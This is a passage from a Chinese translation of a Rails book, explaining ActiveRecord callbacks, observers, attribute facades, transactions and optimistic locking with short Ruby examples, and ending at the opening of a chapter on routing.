校验失败时的默认错误信息是 ActiveRecord 内建的。不过你也可以通过编程修改这些错误信息。错误信息是保存在一个 hash 里的，这个 hash 的键是一些符号。你可以这样得到这个 hash：

```
I18n.translate('activerecord.errors.messages' )
```

截至作者撰写本书时，其中的默认信息如下：

```
:inclusion      => "is not included in the list" ,
:exclusion     => "is reserved" ,
:invalid        => "is invalid" ,
:confirmation   => "doesn't match confirmation" ,
:accepted       => "must be accepted" ,
:empty          => "can't be empty" ,
:blank          => "can't be blank" ,
:too_long        => "is too long (maximum is %d characters)" ,
:too_short       => "is too short (minimum is %d characters)" ,
:wrong_length    => "is the wrong length (should be %d characters)" ,
:taken          => "has already been taken" ,
:not_a_number   => "is not a number" ,
:greater_than   => "must be greater than %d" ,
:greater_than_or_equal_to => "must be greater than or equal to %d" ,
:equal_to        => "must be equal to %d" ,
:less_than       => "must be less than %d" ,
:less_than_or_equal_to => "must be less than or equal to %d" ,
:odd             => "must be odd" ,
:even            => "must be even"
```

< 402

如果要修改“唯一性校验”失败时的信息，可以修改 config/locales/en.yml 文件中的下列内容：

```
en:
  activerecord:
    errors:
      taken: "is in use"
```

20.2 回调 Callbacks

ActiveRecord 负责控制模型对象的生命周期——创建它们，监视它们被修改的情况，保存或是更新它们，最后伤心地看着它们被销毁。借助回调方法 (callback)，我们的代码也可以参与到生命周期的监控中去：可以在模型对象生命周期的各个重要关头调用我们编写的代码。有了这些回调方法，可以执行复杂的校验，可以将数据库中保存的值映射成我们定义的值，甚至可以阻止某些操作。

ActiveRecord 定义了 20 个回调入口，其中 18 个以 before/after 的形式成对出现，对模型对象的操作则位于它们之间。譬如说，在 destroy() 方法被调用之前，会首先调用 before_destroy 回调，之后则调用 after_destroy。仅有的两个例外是 after_find 和 after_initialize，它们没有对应的 before_xxx 回调。（而且这两个回调在别的方面也有所不同，我们稍后就会看到。）

图 20.1 展示了这 18 个成对的回调入口，它们把模型对象的创建、更新和删除等基本操作包裹起来。也许有些出乎意料的是，校验前后的回调并不是严格嵌套的。

除了这 18 个回调之外，after_find 回调会在任何 find 操作之后被调用，after_initialize 则会在模型对象创建之后调用。

为了在回调过程中调用我们自己编写的代码，需要把这些代码放在一个回调处理器 (handler) 中，并将其关联到适当的回调入口。

实现回调的基本方式有两种。

< 403




图 20.1 ActiveRecord 回调的顺序

第一种方式，你可以直接定义回调方法。譬如说，如果想要处理 *before save* 这个事件，你可以这样写：

```
class Order < ActiveRecord::Base
  # ...
  def before_save
    self.payment_due ||= Time.now + 30.days
  end
end
```

第二种方式是声明回调处理器。处理器（handler）可以是一个方法，也可以是一个代码块（block）¹。使用与事件对应的类方法，就可以把处理器和事件挂接起来。如果用方法作为处理器，应该将其声明为 *private* 或 *protected*，并在处理器声明处指定该方法的名字；如果用代码块作为处理器，直接将其写在处理器声明的后面即可，请注意该代码块应该接受模型对象作为参数。

```
class Order < ActiveRecord::Base

  before_validation :normalize_credit_card_number

  after_create do |order|
    logger.info "Order #{order.id} created"
  end

  protected

  def normalize_credit_card_number
    self.cc_number.gsub!(/[-\s]/, '')
  end
end
```

可以在同一个回调入口上挂接多个处理器，它们会按照声明的顺序逐个执行。如果其中的某个处理器返回了 *false*（真实的 *false* 值，而不是“*false*”字符串），回调链就会被中途截断。

出于性能的考虑，*after_find* 和 *after_initialize* 回调必须是方法。如果你试图用代码块来做这两个回调的处理器，它们会被直接忽略掉。（有人问为什么要这样，那是因为 Rails 只有借助反射才能知道是否需要调用回调方法。当有数据库操作发生时，反射操作的开销通常可以忽略不计。但一条 *select* 语句有可能返回数百条记录，针对每条记录都需要调用这两个回调，这时如果再使用反射就会显著影响性能。所以，Rails 开发团队决定优先考虑性能而不是一致性。）

¹ 处理器也可以是一个包含代码的字符串，只要它能够被 *eval()* 方法处理。但这种做法是不推荐的。

记录时间戳

`before_create` 和 `before_update` 回调的一个用途是给记录打上时间戳。

```
class Order < ActiveRecord::Base
  def before_create
    self.order_created ||= Time.now
  end
  def before_update
    self.order_modified = Time.now
  end
end
```

不过 `ActiveRecord` 可以帮你做这件麻烦事：如果数据库表中有名为 `created_at` 或 `created_on` 的字段，`ActiveRecord` 会自动在其中保存记录创建的时间；类似地，名为 `updated_at` 或 `updated_on` 的字段会被用于保存最后修改的时间。默认情况下，这两个时间戳保存的是当地时间。如果你希望使用 UTC（也叫 GMT），可以在代码中加上这样一行（如果是独立的 `ActiveRecord` 应用，可以直接写在代码中；如果是完整的 Rails 应用，也可以写在环境配置文件里）：

```
 ActiveRecord::Base.default_timezone = :utc
```

◀ 405

如果要禁用时间戳功能，可以这样写：

```
 ActiveRecord::Base.record_timestamps = false
```

回调对象

除了在模型类中直接指定回调处理器之外，也可以单独创建一个处理器类，在其中封装所有的回调方法，然后让多个模型类共享处理器类。处理器类就是一个普通的 Ruby 类，其中定义了回调方法（`before_save()`、`after_create()`，等等），它的源文件应该位于 `app/models` 目录下。

在用到处理器的模型对象中，你需要创建一个处理器类的实例，并将其传递给不同的回调声明。下面我们用几个例子来说明这种用法。

假设我们的应用程序在几个地方用到了信用卡，所以我们希望在这些地方共享 `normalize_credit_card_number()` 方法。于是，我们把这个方法抽取到一个单独的类中，并把方法名改为希望处理的事件名。该方法只接受一个参数，那就是产生回调的模型对象。

```
class CreditCardCallbacks
  # Normalize the credit card number
  def before_validation(model)
    model.cc_number.gsub!(/[-\s]/, '')
  end
end
```

然后，我们在模型类中指定调用这个共享的回调对象。

```
class Order < ActiveRecord::Base
  before_validation CreditCardCallbacks.new
  # ...
end

class Subscription < ActiveRecord::Base
  before_validation CreditCardCallbacks.new
  # ...
end
```

在这个例子中，处理器类会假设信用卡号保存在 `cc_number` 属性中——`Order` 类和 `Subscription`

406

类都有这样一个属性。但我们还可以做一些抽象，让处理器类更少地依赖于模型类的实现细节。

譬如说，我们可以创建一个通用的“加密/解密”处理器，用于在存入数据库之前对字段加密，以及从数据库读出之后进行解密，“处理哪些字段”则通过处理器的构造函数指定。然后，在任何需要这一功能的模型类中，你都可以将其用作回调处理器。

这个处理器须在模型数据写入数据库之前对其中指定的属性进行加密²。由于应用程序需要以明文的形式处理这些属性，所以在保存结束之后还应该把它们解密回来。此外，当一条记录被读入模型对象之后，也需要对数据进行解密。这些需求就意味着我们必须处理 `before_save`、`after_save` 和 `after_find` 事件。由于在保存和查找之后都需要对属性解密，我们可以将 `after_find()` 方法当作 `after_save()` 方法的别名，从而减少代码量——同一个方法拥有两个名字，这是 Ruby 所允许的。

```
ei/ar/encrypt.rb
class Encrypter

  # We're passed a list of attributes that should
  # be stored encrypted in the database
  def initialize(attrs_to_manage)
    @attrs_to_manage = attrs_to_manage
  end

  # Before saving or updating, encrypt the fields using the NSA and
  # DHS approved Shift Cipher
  def before_save(model)
    @attrs_to_manage.each do |field|
      model[field].tr!("a-z", "b-zA-Z")
    end
  end

  # After saving, decrypt them back
  def after_save(model)
    @attrs_to_manage.each do |field|
      model[field].tr!("b-zA-Z", "a-z")
    end
  end

  # Do the same after finding an existing record
  alias_method :after_find, :after_save
end
```

407

现在，就可以在 Order 模型类中调用 Encrypter 类了。

```
require "encrypter"

class Order < ActiveRecord::Base
  encrypter = Encrypter.new(:name, :email)

  before_save encrypter
  after_save encrypter
  after_find encrypter

  protected
    def after_find
    end
end
```

我们新建了一个 Encrypter 对象，并将其挂接到 `before_save`、`after_save` 和 `after_find` 事件。这样一来，在 Order 对象被保存到数据库之前，Encrypter 对象的 `before_save()` 方法会首先被调

² 这里使用的加密算法极其简单。如果要把这个类投入实用，也许你要首先替换一个真正的加密算法。

用，其余也类似。

那么，为什么我们要定义一个空的 `after_find()` 方法呢？别忘了我们说过，出于性能方面的考虑，`after_find` 和 `after_initialize` 会被特殊处理，其结果之一就是：除非模型类中有一个 `after_find()` 方法，否则 `ActiveRecord` 就不会调用 `after_find` 处理器。所以，我们不得不定义一个空的占位方法，这样 `after_find` 处理器才会起作用。

一切都很好，除了一件事：每个需要加密处理器的模型类都必须加上 8 行代码，就像 `Order` 类一样。我们还可以改进。我们可以定义一个辅助方法，在其中完成所有这些工作，然后让所有模型类都可以访问到这个辅助方法。为此，我们将这个方法加入 `ActiveRecord::Base` 类中。

```
e1/ar/encrypt.rb
class ActiveRecord::Base
  def self.encrypt(*attr_names)
    encrypter = Encrypter.new(attr_names)

    before_save encrypter
    after_save encrypter
    after_find encrypter

    define_method(:after_find) { }
  end
end
```

现在，只需要一行代码，就可以对任何模型类的属性进行加密了。

```
e1/ar/encrypt.rb
class Order < ActiveRecord::Base
  encrypt(:name, :email)
end
```

再写一个简单的驱动程序，我们来亲身体验一下。

```
e1/ar/encrypt.rb
o = Order.new
o.name = "Dave Thomas"
o.address = "123 The Street"
o.email = "dave@pragprog.com"
o.save
puts o.name

o = Order.find(o.id)
puts o.name
```

在控制台上，我们看到了模型对象中保存的顾客姓名（以明文的形式）。

```
ar> ruby encrypt.rb
Dave Thomas
Dave Thomas
```

而在数据库中，姓名和 e-mail 地址都被我们以工业级强度的加密算法加密过了。

```
depot> sqlite3 -line db/development.sqlite3 "select * from orders"
      id      =
user_id =
      name    = Dbwf Tipnbt
address = 123 The Street
     email = ebwf@qsbhqspn.dpn
```

Observer

回调是很棒的技术，但有时它们会导致模型类承担原本不应该承担的责任。譬如说在原书第 404 页上，我们创建了一个回调，它会在创建订单时生成日志信息。这部分功能其实不应该属于

Order 类——我们之所以把它放在 Order 类中，是因为只有在那里才能执行回调。

ActiveRecord 提供的 *observer* 可以克服这个局限。*observer* 可以把它自己透明地连接到模型类，将其自身注册为回调，却又不需要对模型类的代码作任何修改。譬如前面提到的“日志”的例子，我们可以用 *observer* 来实现它。

```
409
e1/ar/observer.rb
class OrderObserver < ActiveRecord::Observer
  def after_save(an_order)
    an_order.logger.info("Order #{an_order.id} created")
  end
end
```

当一个新类继承 ActiveRecord::Observer 类时，后者会查看新类的名称，将其后端的“Observer”字样去掉，然后把剩下的部分当作是被观察的模型类名称。在这里，我们定义的 observer 类名叫 OrderObserver，因此它会被自动地挂接到 Order 模型类。

有时候你不想遵守这条命名约定，这时就须在 observer 类中用 observe() 方法明确列出想要观察的模型类。

```
e1/ar/observer.rb
class AuditObserver < ActiveRecord::Observer
  observe Order, Payment, Refund

  def after_save(model)
    model.logger.info("[Audit]#{model.class.name} #{model.id} created")
  end
end
```

按照约定，observer 的源代码应该位于 app/models 目录下。

实例化 observer

我们已经成功地定义了 observer，但还得实例化它们——否则它们就不会生效。如何实例化 observer，取决于我们打算如何使用它们：在 Rails 应用中使用，还是脱离 Rails 使用。

如果在 Rails 应用中使用 observer，只需把它们列在 config/environment.rb 文件中即可：

```
config.active_record.observers = :order_observer, :audit_observer
```

如果打算在 Rails 应用之外独立使用 ActiveRecord，那么就得调用 instance 方法，手工实例化 observer：

```
OrderObserver.instance
AuditObserver.instance
```

可以说，observer 给 Rails 带来了第一代面向方面编程（Aspect-Oriented Programming, AOP）语言（例如 Java）的很多优势：你可以给模型类注入新的行为，而不必修改这些类的代码。

20.3 高级属性 Advanced Attributes

在初次介绍 ActiveRecord 时，我们曾经说过：针对数据库表中的每个字段，ActiveRecord 的模型对象都有一个与之对应的属性。我们还曾经暗示，情况并非总是如此。下面就是故事的真相……

当 ActiveRecord 首次使用某个模型对象时，它会访问数据库，检查对应的表有哪些字段，并据

此构造出一组 `Column` 对象，它们保存了数据库字段的名称、类型、默认值等信息。通过 `columns()` 类方法，你可以访问到这些对象；使用 `columns_hash()` 方法，还可以访问到对应某个特定字段的 `Column` 对象。

当 `ActiveRecord` 从数据库中读取信息时，它会构造并执行一个 `select` 语句，后者会返回 0 条或多条记录。针对返回的每条记录，`ActiveRecord` 会构造一个模型对象，并将记录中的数据读入模型对象的一个 hash——这就是模型对象的属性数据，它的名字是 `attributes`。这个 hash 中的每一项都对应于查询结果中的一项，hash 中的键值正是结果集中对应项的名字。

大多数时候，我们用 `ActiveRecord` 提供的标准查询方法来获取数据。这些方法会返回 `select` 语句得到的记录中的所有字段，其结果就是：模型对象的属性 hash 中包含所有的字段，其中的键是字段名称，值则对应字段的数据。

```
result = LineItem.find(:first)
p result.attributes

{"order_id"=>13, "quantity"=>1, "product_id"=>27,
"id"=>34, "unit_price"=>29.95}
```

一般情况下，我们不会通过属性 hash 来访问数据，而是通过属性方法来访问。

```
result = LineItem.find(:first)
p result.quantity      #=> 1
p result.unit_price   #=> 29.95
```

但如果我们执行这样一个查询，其中返回的值并不与表中的字段相对应，情况又会怎样？譬如说，我们可以在应用程序中运行下列查询：

```
select id, quantity, quantity*unit_price from line_items;
```

如果直接在数据库上执行这个查询，会看到下列结果：

```
depot> sqlite3 -line db/development.sqlite3 \
"select id, quantity*unit_price from line_items"
      id = 3
quantity*unit_price = 29.95

      id = 4
quantity*unit_price = 59.9

      id = 5
quantity*unit_price = 44.95
```

411

可以看到，结果集的表头显示出了我们在 `select` 语句中使用的名称。这个表头也正是 `ActiveRecord` 用于生成属性 hash 的信息。我们可以用 `ActiveRecord` 的 `find_by_sql()` 方法来执行同样的查询，看看属性 hash 中会有些什么。

```
result = LineItem.find_by_sql("select id, quantity, " +
                             "quantity*unit_price " +
                             "from line_items" )
p result[0].attributes
```

结果是，表头信息被用作属性 hash 的键了。

```
{"id" => 23, "quantity*unit_price"=>"29.95", "quantity"=>1}
```

请注意，在通过计算得到的字段中，值的类型是字符串。`ActiveRecord` 知道数据库中各个字段的类型，但对于计算得到的字段，很多数据库并不返回它们的类型信息——譬如我们在这里使用的 MySQL。所以，`ActiveRecord` 只好用字符串来保存这些值。如果使用 Oracle，我们就会得到一个

float 类型的数据，因为通过 OCI 接口可以得到结果集中所有字段的类型信息。

用 quantity*price 这样一个名字来访问属性实在不方便，所以我们通常会用 as 修饰词来对结果集中的字段改名。

```
result = LineItem.find_by_sql("select id, quantity, " +
                             " quantity*unit_price as total_price " +
                             " from line_items")
p result[0].attributes
```

结果是：

```
{"total_price"=>"29.95", "id"=>23 "quantity"=>1}
```

“total_price”这样的属性名就比较容易使用了。

```
result.each do |line_item|
  puts "Line item #{line_item.id}: #{line_item.total_price}"
end
```

不过别忘了，计算得到的字段在属性 hash 中是以字符串的形式保存的。如果你把它当作浮点数来处理，可能会得到出乎意料的结果。

```
TAX_RATE = 0.07
# ...
sales_tax = line_item.total_price * TAX_RATE
```

上述代码会把 sales_tax 的值变成一个空字符串，这也许会让你大吃一惊。这是因为，total_price 是一个字符串，字符串的 “*” 操作符会复制其中的内容；而 TAX_RATE 的值小于 1，所以 total_price 中的内容会被复制 0 次，结果就是一个空字符串。

412 放心！我们可以覆盖 ActiveRecord 默认的属性访问方法，为这个字段提供必要的类型转换。

```
class LineItem < ActiveRecord::Base
  def total_price
    Float(read_attribute("total_price"))
  end
end
```

请注意，当访问属性的内部值时，我们使用了 read_attribute() 方法，而不是直接访问属性 hash。read_attribute() 方法知道数据库字段的类型（包括那些用于保存序列化的 Ruby 对象的字段），并且会执行适当的类型转换。在我们的这个例子里，这项特性没有什么用；但当我们想要提供 facade 字段时，它就很有用了。

Facade 字段

有时候在我们使用的数据库结构中，有些字段并不是最有效的格式，而我们又不能修改表结构——也许因为这是一个遗留数据库，或者别的应用程序需要使用这样的格式。所以，我们的应用必须想办法处理这些字段。如果有办法设置一个 facade，让这些字段中的数据看上去就像我们希望的格式，那就好了。

通过覆盖 ActiveRecord 默认提供的属性访问方法，我们就可以实现这一效果。譬如说，假设我们的应用程序要使用 product_data 这张遗留表——这张表中货物的尺寸单位都是“腕尺”³，你就可以

³ 腕尺是埃及的长度单位，其定义是从手肘到中指指尖的距离。由于这个定义太过主观，埃及人根据当时在位的法老王的腕尺长度规定了“皇家腕尺”。他们甚至还定义了一个“标准人体”，并将其刻在了花岗岩上 (<http://www.ncsli.org/misic/cubit.cfm>)。

想象它究竟有多老了。相比之下，我们更愿意用英寸⁴作为单位，所以我们自己定义了属性访问方法，在其中进行必要的单位换算。

```
class ProductData < ActiveRecord::Base
  CUBITS_TO_INCHES = 18
  def length
    read_attribute("length") * CUBITS_TO_INCHES
  end
  def length=(inches)
    write_attribute("length", Float(inches) / CUBITS_TO_INCHES)
  end
end
```

速记

如果要在 `facade` 字段的访问方法中放入大量逻辑，就必须考虑这样一种可能性：这些方法可能被调用很多次——数据本身变化不大，访问逻辑又很复杂，性能上的浪费会很明显。为了解决这个问题，你也可以让 Rails 在第一次访问时“记住”（`memoize`，可以看作缓存的一种形式）这些数据。

```
class ProductData < ActiveRecord::Base
  def length
    # ...
  end

  memoize :length
end
```

在调用 `memoize` 方法时可以传入多个符号。`unmemoize_all` 和 `memoize_all` 方法可以用于强制清空/装入缓存。

20.4 事务

Transactions

数据库事务可以把一系列的数据变化放在一起，使它们要么全部发生、要么一个都不发生。需要事务的典型例子（这也是 `ActiveRecord` 文档中的例子）就是“两个银行账户之间转账”，基本的逻辑非常简单：

```
account1.deposit(100)
account2.withdraw(100)
```

但是，我们必须小心：如果“存钱”（`deposit` 方法）成功了，但“取钱”（`withdraw` 方法）却失败了（也许因为账户透支），会出现什么情况？`account1` 的余额已经加上了 100 元，但 `account2` 的余额却没有减少。换句话说，我们凭空造出了 100 元钱。

所以我们就需要事务来帮忙了。事务就像三个火枪手常说的“全有或全无”，在一个事务的范围内，要么所有 SQL 语句都成功执行，要么全都不执行。换句话说，只要其中任何一条语句失败，整个事务就不会对数据库造成任何影响。⁵

⁴ 其实英寸也是一个淘汰单位，不过我们就暂且不计较了。

⁵ 实际上，事务问题比这个例子要微妙得多。事务表现出来的行为应该具有所谓“ACID”的性质：它们是原子的（Atomic），它们确保一致性（Consistency），它们彼此隔离（Isolation），并且它们的效果是持久的（Durable）——只要事务被提交，对数据的修改就会被持久保存。如果你想要开发一个与数据库有关的应用程序，有必要找一本关于数据库的好书，然后仔细阅读其中关于事务的章节。（实际上事务问题很可能比这里所说的还要微妙。因为不同数据库锁定策略的存在，事务在多线程环境下很可能无法确保“彼此隔离”，即并发的多个写事务很可能彼此干扰。在涉及重要数据——譬如钱入钱出——的时候，强烈建议读者仔细查阅所使用数据库关于锁定的文档，并精心编写测试，以确保系统的可靠性。——译者注）

在 ActiveRecord 中，我们可以使用 `transaction()` 方法，在一个特定数据库事务的环境中执行一个代码段。代码段结束之后，事务会被提交并更新数据库——除非这个代码段中抛出了异常，如果这样的话，所有数据变更都会被回滚，数据库会回到初始的状态。由于事务存在于数据库连接提供的上下文中，我们必须针对一个 ActiveRecord 模型类来调用该方法，也就是说，我们可以这样写：

```
414 Account.transaction do
  account1.deposit(100)
  account2.withdraw(100)
end
```

现在就让我们来体验一下事务。首先我们要新建一张表。（请确保你的数据库支持事务，否则下列代码将无法正常工作。）

```
e1/ar/transactions.rb
create_table :accounts, :force => true do |t|
  t.string :number
  t.decimal :balance, :precision => 10, :scale => 2, :default => 0
end
```

然后，我们定义一个简单的 `Account` 类来代表“银行账户”，并在其中定义两个实例方法，分别用于“存钱”的 `deposit` 方法和用于“取钱”的 `withdraw` 方法（它们都把实际的工作委派给了同一个辅助方法）。此外这个类还提供了一些基本的验证，譬如账户余额不能小于 0。

```
e1/ar/transactions.rb
class Account < ActiveRecord::Base

  def withdraw(amount)
    adjust_balance_and_save(-amount)
  end

  def deposit(amount)
    adjust_balance_and_save(amount)
  end

  private

  def adjust_balance_and_save(amount)
    self.balance += amount
    save!
  end

  def validate # validation is called by Active Record
    errors.add(:balance, "is negative") if balance < 0
  end
end
```

我们来看看这个辅助方法 `adjust_balance_and_save()`：它首先修改 `balance` 属性的值，然后调用 `save!()` 方法尝试将模型对象存入数据库。（请记住，如果对象保存不成功，`save!()` 方法会抛出异常——我们将用这个异常来告诉事务：有些东西出错了。）

现在，我们来尝试在两个账户之间转账。代码非常简单：

```
e1/ar/transactions.rb
peter = Account.create(:balance => 100, :number => "12345")
paul = Account.create(:balance => 200, :number => "54321")

Account.transaction do
  paul.deposit(10)
  peter.withdraw(10)
end
```

检查数据库，当然了，没问题，钱已经转过去了。

```
depot> sqlite3 -line db/development.sqlite3 "select * from accounts"
    id = 1
    number = 12345
balance = 90

    id = 2
    number = 54321
balance = 210
```

现在，来干点出格的事。如果初始条件不变，但尝试转 350 美元出去，那么 Peter 就该倒欠银行钱了——这是验证规则所不允许的。我们不妨试试：

```
e1/ar/transactions.rb
peter = Account.create(:balance => 100, :number => "12345" )
paul = Account.create(:balance => 200, :number => "54321" )

e1/ar/transactions.rb
Account.transaction do
  paul.deposit(350)
  peter.withdraw(350)
end
```

运行这段代码，我们就会在控制台上看到一个异常：

```
.../validations.rb:736:in 'save!': Validation failed: Balance is negative
from transactions.rb:46:in 'adjust_balance_and_save'
:
:
from transactions.rb:80
```

再看看数据库，数据还是保持原样，没有被改变。

```
depot> sqlite3 -line db/development.sqlite3 "select * from accounts"
    id = 1
    number = 12345
balance = 100

    id = 2
    number = 54321
balance = 200
```

不过这儿还有个陷阱等着你呢。事务确实可以保证数据库的一致性，但模型对象又怎么说呢？我们可以捕捉程序抛出的异常，这样就可以检查模型对象的状态。

```
e1/ar/transactions.rb
peter = Account.create(:balance => 100, :number => "12345" )
paul = Account.create(:balance => 200, :number => "54321" )

e1/ar/transactions.rb
begin
  Account.transaction do
    paul.deposit(350)
    peter.withdraw(350)
  end
rescue
  puts "Transfer aborted"
end

puts "Paul has #{paul.balance}"
puts "Peter has #{peter.balance}"
```

结果也许会让你吃惊：

```
Transfer aborted
Paul has 550.0
Peter has -250.0
```

虽然数据库没有被破坏，但模型对象终归是被改变了。这是因为 ActiveRecord 并没有跟踪对象在

事务前后的状态——实际上它也跟踪不了，因为没有一种简单的办法可以知道哪些模型对象参与了事务。⁶

内建事务

在介绍表间关系时我们曾经提到过：当你保存一条父记录时，ActiveRecord 会帮你保存所有依赖于它的子记录。这需要执行多条 SQL 语句（一条用于保存父记录，保存每条修改过的子记录也需要一条语句）。很显然，这样的修改应该是原子的，但我们在保存这些对象时并没有使用事务。是我们疏忽大意了么？

还好，并不是。ActiveRecord 足够聪明，它会把一次 `save()` 调用中涉及的所有 `update` 语句和 `insert` 语句（以及，类似地，一次 `destroy()` 调用中所有的 `delete` 语句）包装在一个事务中：它们要么全部成功，要么不对数据库做任何修改。只有当你需要自己管理多条 SQL 语句时，才需要显式地使用事务。

417

多数据库事务

在 Rails 中，要如何跨越多个数据库来同步管理事务呢？

目前的答案是：做不到。Rails 还不支持分布式的两阶段提交（这是句黑话，简单说，是指在数据库之间进行同步的协议）。

不过，在大多数情况下，你可以用嵌套事务来模拟两阶段提交的效果。请记住，事务是与数据库连接相关的，而数据库连接又是与模型对象相关的。所以，如果 `accounts` 表在一个数据库中，而 `users` 表在另一个数据库中，你可以用下列代码来模拟分布式的事务：

```
User.transaction(user) do
  Account.transaction(account) do
    account.calculate_fees
    user.date_fees_last_calculated = Time.now
    user.save
    account.save
  end
end
```

这不是一个完美的解决方案，它有可能出现这种情况：`users` 表的提交失败了（也许因为硬盘空间满了），但此时 `accounts` 表的提交却成功了，这时整个事务就处于不一致的状态下。针对不同的情况，总有办法编写代码来解决这类问题（虽然写这种代码或许并不是件让人愉快的事）。不过总体而言，至少到目前为止，如果你的应用程序需要同时更新多个数据库，也许你就应该考虑不要使用 ActiveRecord。

乐观锁

如果一个应用程序允许多个进程同时访问同一个数据库，那么一个进程得到的数据就可能过期失效——如果另一个进程更新了数据库的话。

譬如说，两个进程可能同时从数据库中取出对应于同一个账户的数据，经过处理之后再更新该账户的余额。两个进程获得的 ActiveRecord 模型对象都对应着处理开始前的数据，随后又分别用各

⁶ 如果你正为此感到困扰，这个插件可能会有用：http://code.bitsweat.net/svn/object_transactions。

自己的数据去更新同一条记录，结果后一个更新会被保存下来，而前一个则完全无效。这就是人们常说的竞争，图 20.2 展示了这种情况。

< 418




图 20.2 竞争：第二次更新覆盖了第一次更新的数据

一种解决办法是锁定整个表（或者至少是需要更新的记录）。由于锁定会阻止其他进程访问和更新数据，所以这种办法能够完全解决并发问题，但显得有些小题大做：它假设事情一定会出错，所以随时都加以严格保护。所以，这种做法也被称为悲观锁 (*pessimistic locking*)。悲观锁并不适用于 web 应用，因为在并发请求量大的情况下很难管理锁的获取与释放，数据库很容易被死锁而宕机。

乐观锁 (*optimistic locking*) 则不使用显式的锁定。它的做法是：在将数据写回数据库之前，首先检查是否有别人更新了该条数据。在 Rails 的实现中，每条记录都有一个版本号。每当一条记录被更新时，它的版本号就会递增。当你尝试在应用程序中更新数据时，`ActiveRecord` 会检查数据库中的版本号与模型对象中保存的是否一致。如果两者不一致，`ActiveRecord` 就会取消此次更新，并抛出异常。

如果一张表含有名为 `lock_version` 的整型字段，`ActiveRecord` 就会自动为它开启乐观锁。当新建记录时，你需要将这个字段的值设为 0，随后就不要再去理会它——`ActiveRecord` 会帮你搞定所有细节。

让我们看看乐观锁实际工作的情况。我们首先创建一张名叫 `counters` 的表，其中只有一个 `count` 字段，再加上 `lock_version` 字段。（请留意 `lock_version` 字段的 `:default` 设置。）

< 419

```
e1/ar/optimistic.rb
create_table :counters, :force => true do |t|
  t.integer :count
  t.integer :lock_version, :default => 0
end
```

然后，我们要在这张表中创建一个字段，将其读入两个不同的模型对象，再分别更新数据库。

```
e1/ar/optimistic.rb
class Counter < ActiveRecord::Base
end

Counter.delete_all
Counter.create(:count => 0)

count1 = Counter.find(:first)
count2 = Counter.find(:first)

count1.count += 3
count1.save

count2.count += 4
count2.save
```

运行这段程序，就会看到一个异常。Rails 取消了 count2 的更新操作，因为其中的值已经过期失效了。

```
ActiveRecord::StaleObjectError: Attempted to update a stale object
```

如果使用了乐观锁，你需要在应用程序中捕捉这些异常。

用下列代码就可以禁用乐观锁：

```
 ActiveRecord::Base.lock_optimistically = false
```

也可以在具体的某个模型类上选择用哪个字段来跟踪记录版本号：

```
class Change < ActiveRecord::Base
  set_locking_column("generation_number")
  # ...
end
```

还可以控制锁字段、判断是否启动乐观锁、重设锁字段、或是执行其他与锁有关的操作。详见

420 > ActiveRecord::Locking::Optimistic::ClassMethods 文档。



第 21 章

ActionController：路由与 URL

Action Controller: Routing and URLs

ActionPack 是 Rails 应用的心脏，它由两个模块组成：`ActionController` 和 `ActionView`。这两部分加在一起，就可以处理用户输入的请求，并生成应答输出。在本章和下一章中，我们将介绍 `ActionController` 及其与 Rails 的关系。在下下一章里，我们将介绍 `ActionView`。

当介绍 `ActiveRecord` 时，我们把它当作一个独立的库来看待：你可以在非 web 环境的 Ruby 应用中使用它。但 ActionPack 则不同：虽然也可以将其作为一个独立的框架来使用，但你不大可能这么做，而是充分利用它与 Rails 的紧密集成。`ActionController`、`ActionView` 和 `ActiveRecord` 等组件协同工作，一起处理用户的请求，Rails 环境则把它们融为一个紧密的（而且易用的）整体。所以，我们会在 Rails 的环境中介绍 `ActionController`。首先我们来看看 Rails 如何处理请求，随后深入研究路由和 URL 处理的详情。第 22 章“`ActionController` 和 `Rails`”则会介绍如何在控制器中编写代码。

21.1 基础 The Basics

从最简单意义上讲，web 应用即接收来自浏览器的请求，处理它，然后送回应答。

第一个问题是：应用程序怎么知道该如何处理请求？譬如说一个购物车应用，它收到的请求可能是要显示货品分类、要把货品放入购物车、要结账……它要怎么把这些请求转发给合适的代码？

Rails 提供了两种请求路由的方式：一种较为复杂，在必要的时候才用；另一种非常便利，通常情况下应该尽量使用这种方式。

你可以定义一组 URL 与 action 之间的映射关系，其中可以用到模式匹配和条件表达式，这就是较为复杂的方式。也可以基于资源（例如模型对象）来定义路由，这就是便利的方式。由于后者是建立在前者基础上的，因此两者可以毫无障碍地组合使用。

不管你用哪种方式定义路由，总之 Rails 对 URL 请求中包含的信息进行了编码，然后用一个路由（routing）子系统来判断应该如何处理这些请求。实际的路由过程非常灵活，不过简而言之，Rails 会从中找出当前请求应该用哪个控制器来处理，并抽取出别的请求参数——通常其中的一个参数会指定要调用控制器上的哪个 `action` 方法。

譬如说，购物车应用收到的一个请求可能是 `http://my.shop.com/store/show_product/123`。在应用程序内部，它会被解释为：调用 `StoreController` 类的 `show_product()` 方法，显示 id 为 123 的货品详细信息。

你也可以不使用“`controller/action/id`”这种格式的 URL。譬如说一个 blog 应用可能要将文章发布的日期编码在 URL 中，访问 `http://my.blog.com/blog/2005/07/04` 就会调用 `Articles` 控制器中的 `display()` 方法，显示所有发布于 2005 年 7 月 4 日的文章。稍后我们会简单介绍如何实现这种魔术般的 URL 映射。

